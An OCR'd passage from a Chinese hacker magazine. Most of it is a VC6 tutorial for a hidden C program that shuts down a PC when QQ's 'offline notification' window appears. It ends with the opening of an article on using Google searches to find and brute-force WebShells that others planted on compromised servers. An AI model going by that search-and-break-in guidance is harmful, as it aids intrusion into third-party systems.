


图6

怎么样，有了这些给力的“集结号”，相信身为菜鸟的你不会再为端口的查控而苦恼了吧？

让VC来实现手机控制电脑自动关机

popdog1412

前些日子在网上看到有人写了款软件，用手机控制电脑关机的！

他是这样描述软件的：第一步登陆QQ，在运行他的软件，第二步在手机登陆QQ，这是电脑便会自动关机了！




图1

我百思不得其解，到底是怎么回事。在晚上想着 “第一步登陆QQ 再运行他的软件，第二部手机登陆QQ，这时电脑便会自动关机了！” 忽然灵光一现！或许就是这样！

一、思考篇

就像他所描述的那样 大家想一想用手机登陆早已在电脑登陆过的QQ时会遇到什么情况？！相信被盗过QQ的用户肯定见过如图1，对没错，下线通知，提示QQ已在异地登陆！我们可不可以这样，用API函数 FindWindow 查找“下线通知”的窗口句柄，如果该窗口存在就发送一个关机的指令（ExitWindowsEx）。有一点是要说的是xp系统在进程调用(ExitWindowsEx)关机之前，进程必须要要获得SE_SHUTDOWN_NAME进程权限才可以使用ExitWindowsEx关机，下面我会介绍一些api函数来打开权限并修改权限！我会加些注释的！

二、准备篇

函数原型

```
HWND FindWindow //查找窗口句柄 如成功，则返回窗
```

```
口的句柄。
    (
    LPCTSTR lpClassName, // 类名

    lpWindowName // 窗体标题
    );


    BOOL ExitWindowsEx //函数用来退出、重启或注销系统。
    (
    UINT uFlags, // 关闭参数
    DWORD dwReserved // 系统保留，一般取0
    );

    其中ExitWindowsEx函数中uFlag的参数有以下类型

    EWX_FORCE      //强制终止进程
    EWX_LOGOFF     //关闭所有进程，然后注销用户
    EWX_POWEROFF //关闭系统并关闭电源。
    EWX_REBOOT    //关闭系统，然后重新启动系统
    EWX_SHUTDOWN //关闭系统，安全地关闭电源
```

注意 调用时进程必须有SE_SHUTDOWN_NAME特权。

下面几个的函数用来查看并调用SE_SHUTDOWN_NAME特权。来实现关机。

BOOL OpenProcessToken //得到进程的令牌句柄：

```
    (
      __in HANDLE ProcessHandle, //要修改访问权限的进程句柄
      __in DWORD DesiredAccess, //指定你要进行的操作类型(令牌对象的访问权限)
      __out PHANDLE TokenHandle //返回的访问令牌指针

    )
```

这里要说的是第二个参数令牌对象的访问权限。详见：

http://msdn.microsoft.com/en-us/library/aa374905(v=VS.85).aspx

BOOL LookupPrivilegeValue //查询进程的权限 信息存入第三个参数为LUID的结构中：

```
    (
      __in_opt      LPCTSTR lpSystemName, //所要查看的系统，本地系统直接用NULL
      __in          LPCTSTR lpName, //表示所要查看的特权信息的名称 本例用到SE_SHUTDOWN_NAME
      __out         PLUID lpLuid //用来接收所返回的制定特权名称的信息。
    );

    //第二个参数特权信息常数详见http://msdn.microsoft.com/en-us/library/bb530716(v=VS.85).aspx


    BOOL WINAPI AdjustTokenPrivileges// 修改令牌权限：

    (
      __in          HANDLE TokenHandle,//修改特权的句柄
      __in          BOOL DisableAllPrivileges,//禁用所有权限标志
      __in_opt      PTOKEN_PRIVILEGES NewState,//新特权信息指向TOKEN_PRIVILEGES 结构
      __in          DWORD BufferLength,//缓存区
      __out_opt     PTOKEN_PRIVILEGES PreviousState,////接收被改变特权当前状态的Buffer
      __out_opt     PDWORD ReturnLength// //接收PreviousState缓存区要求的大小
    );
```

第三个参数 TOKEN_PRIVILEGES结构详见http://msdn.microsoft.com/en-us/library/aa375202(VS.85).aspx

用彗星小助手软件查找“下线通知”窗口的标题和类名（如图2）。

标题为"下线通知 类名为“TXGuiFoundation”.

三、实现它

打开VC6.0，选择“新建”，在“工程”标签中选择“为win32 console application”。也就是Win32控制台程序，“工程名”处随便取，如图3。

全部代码如下：

```
    #include <windows.h>
    #pragma comment(linker,"/SUBSYSTEM:WINDOWS") //不会显示控制台窗口
    void main()
    {

      while(1)//循环
      {
```

```
            HWND pop;
            pop=FindWindow("TXGuiFoundation","下线通知");//查找"下线通知"窗口

      if (!pop==0) //"下线通知"窗口被找到
            {
                  HANDLE ToHandle;
                  TOKEN_PRIVILEGES tkp;
            //打开本进程访问令牌
                  if(OpenProcessToken(GetCurrentProcess(),TOKEN_ADJUST_PRIVILEGES|TOKEN_QUERY,&ToHandle))
                  //TOKEN_ADJUST_PRIVILEGES需要启用或禁用在访问令牌的特权
                  //TOKEN_QUERY需要一个访问令牌查询。

                  {
                  //查询进程的权限

LookupPrivilegeValue(NULL,SE_SHUTDOWN_NAME,&tkp.Privileges[0].Luid);

                  //修改本进程权限
                  tkp.PrivilegeCount=1;
                  tkp.Privileges[0].Attributes=SE_PRIVILEGE_ENABLED;//特权被激活

                  //通知系统已修改
                  AdjustTokenPrivileges(ToHandle,FALSE,&tkp,0,(PTOKEN_PRIVILEGES)NULL,0);

                  //获得权限后关闭计算机

ExitWindowsEx(EWX_SHUTDOWN,0);//关机
                  }

            }
            Sleep(10);//防止cpu耗死
                  }

      }
```




图2




图3




图4

以上函数都是查询MSDN得到，我英文不好翻译的可能不是很恰当。代码是不是很简单呢，接着就是调试了，在电脑登陆QQ并运行本程序，打开手机登陆该QQ号时你会发现电脑关机了。如图4，这是我在虚拟机测试的结果！只要肯动脑子没有什么实现不了的！

菜鸟小试“溯雪”暴破WebShell

牟晓东

这几年在全民皆“注”的努力下，Internet上被迅速增添了很多各具特色的WebShell。由于网管监察不力或是WebShell本身的免杀和隐藏处理等原因，时间一长，竟然出现了可以使用百度或Google来直接搜索得到别人WebShell的局面，真是令人唏嘘！从我们“黑”的角度出发，我个人建议大家还是使用Google来搜索WebShell比较好（再次BS百度最近被央视曝光搜索结果用钱排名次的卑劣，没听说过的菜菜可以去百度一下哈）——相同的关键字会得到更为精准的结果，比如可以使用“注：请勿用于非法用途，否则后果作者概不负责”来Google一下，那些形如“webshell - 222.76.2xx.135”和“白痴黑客-59.36.xx.203”之类带有IP且下方出现“密码：”及红色关键字的链接就是传说中的WebShell了（如图1），一般都能够直接点击打开。默认情况下，Google每页的十个链接搜索结果中至少会有两三个是我们的目标WebShell。

